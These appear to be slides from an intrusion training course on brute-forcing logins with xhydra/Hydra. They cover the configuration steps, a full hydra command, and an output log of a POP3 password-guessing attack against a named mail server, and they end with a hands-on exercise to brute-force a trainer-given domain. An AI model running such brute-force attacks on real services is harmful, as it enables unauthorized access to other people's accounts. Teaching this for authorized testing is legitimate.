
- xhydra – Target



1. Created list of users
2. List of passwords
3. Try username as password




- xhydra – Target



1. Parallel attempts per second = depends on connection = 3 - 5 suggested



- xhydra – Target



The screenshot shows the HydraGTK application window. The title bar reads "HydraGTK". Below the title bar are tabs for "Quit", "Target", "Passwords", "Tuning", "Specific", and "Start". The "Start" tab is active, and the "Output" window displays the following text:

```
.Output
WARNING: Restorefile (/hydra.restore) from a previous session found, to prevent overw
Hydra v5.7 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2010-08-26 18:19:14
[DATA] 16 tasks, 1 servers, 1750 login tries (l:70/p:25), ~109 tries per task
[DATA] attacking service pop3 on port 110
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "agness" - child 0 - 1 o
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "password" - child 1 - 2
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "password1" - child 2 -
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "1234" - child 3 - 4 of 1
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "12345" - child 4 - 5 of
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "123456" - child 5 - 6 o
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "1234567" - child 6 - 7
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "12345678" - child 7 - 8
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "qwerty" - child 8 - 9 of
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "asdfg" - child 9 - 10 of
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "allah" - child 10 - 11 d
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "quran" - child 11 - 12 d
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "abc123" - child 12 - 13
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "abc321" - child 13 - 14
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "Password" - child 14 -
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "123123" - child 15 - 16
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "321321" - child 6 - 17
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "654321" - child 10 - 18
[ATTEMPT] target secure.emailsrvr.com - login "agness" - pass "test" - child 5 - 19 of 1
```


At the bottom of the window, there are buttons for "Start", "Stop", "Save Output", and "Clear Output". The status bar at the very bottom shows the command: `hydra secure.emailsrvr.com pop3 -V -L /home/xaitax/gamma/IT-Intrusion/users.lst -P ...`

- Output window

If password is found – it will be displayed in **bold** characters




Hands-On:



Hands-On:

- Trainer will give domain name!
- Use xhydra to bruteforce logins



Questions?

Thank you for your attention!

